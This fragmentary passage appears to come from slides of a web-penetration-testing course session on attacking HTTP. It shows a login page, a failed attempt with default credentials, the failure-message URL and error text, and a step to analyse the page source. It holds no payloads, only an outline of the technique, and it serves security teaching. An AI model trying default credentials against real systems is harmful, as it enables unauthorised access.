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
Session #2: Attacking Standard Protocol (HTTP)




Licensed to [redacted]

Serial Number ([redacted])

Name:

Password:


Default Credentials Fails



[redacted]_common/lvl5/failuremessage.jsp?message1=Operator_authentication_failed1


Operator authentication failed.
Invalid username or password.

Analyse Source Code

